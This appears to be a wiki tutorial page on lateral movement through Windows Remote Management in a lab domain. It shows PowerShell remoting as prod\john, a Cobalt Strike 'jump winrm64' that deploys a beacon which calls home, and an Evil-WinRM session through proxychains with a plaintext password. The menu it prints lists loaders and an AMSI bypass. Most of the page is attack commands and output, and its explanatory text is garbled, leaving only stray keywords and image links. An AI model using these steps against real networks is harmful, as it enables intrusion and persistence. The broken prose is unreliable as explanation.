
WinRM

WinRM Windows **WS-MAN** PowerShell PowerShell WinRM

PowerShell **Remote Management Users** PowerShell prod\john

PowerShell


Powershell **Enter-PSSession -ComputerName <   >** WinRM PowerShell



powershell (running as prod\john)

```
PS C:\Windows\system32> Enter-PSSession -ComputerName srv01
[srv01]: PS C:\Users\john\Documents> whoami
prod\john
[srv01]: PS C:\Users\john\Documents> hostname
srv01
[srv01]: PS C:\Users\john\Documents>
```

```
Invoke-Command -ComputerName <   > -ScriptBlock {<   >}
```




powershell (running as prod\john)

```
PS C:\Windows\system32> Invoke-Command -ComputerName srv01 -ScriptBlock {whoami}
prod\john
PS C:\Windows\system32> Invoke-Command -ComputerName srv01 -ScriptBlock {hostname}
srv01
PS C:\Windows\system32>
```

C2

jump winrm


CS **jump winrm** WinRM Beacon



```
beacon> jump winrm64 file01 smb
[*] Tasked beacon to run windows/beacon_bind_pipe (\\.\pipe\mojo.5688.8052.18389493978708887798) on file01 via WinRM
[+] host called home, sent: 221844 bytes
[+] established link to child beacon: 172.16.1.13
[+] received output:
#< CLIXML
```


Evil-WinRM

WinRM **Kerberos** Evil-WinRM **NTLM** Evil-WinRM



```
┌──(root㉿kali)-[~/Desktop]
└─# proxychains evil-winrm -u prod\\john -p Letmein123 -i 172.16.1.14
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.14:5985  ...  OK
*Evil-WinRM* PS C:\Users\john\Documents> whoami
prod\john
```

Evil-WinRM



```
*Evil-WinRM* PS C:\Users\john\Documents> menu
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.14:5985  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.14:5985  ...  OK

    ,.   (   .      )               "            ,.   (   .      )       .
   ("  (  )  )'     ,'             (     '    ("     )  )'     ,'   .  ,)
 .; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (.._( ._),     )  , (._..( '.._"._, . '._)_(..,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\______   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y    \
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__  /
        \/                               \/          \/       \/         \/

       By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit
```

Revision #6
Created 5 September 2022 03:10:20 by
Updated 23 January 2024 03:01:35 by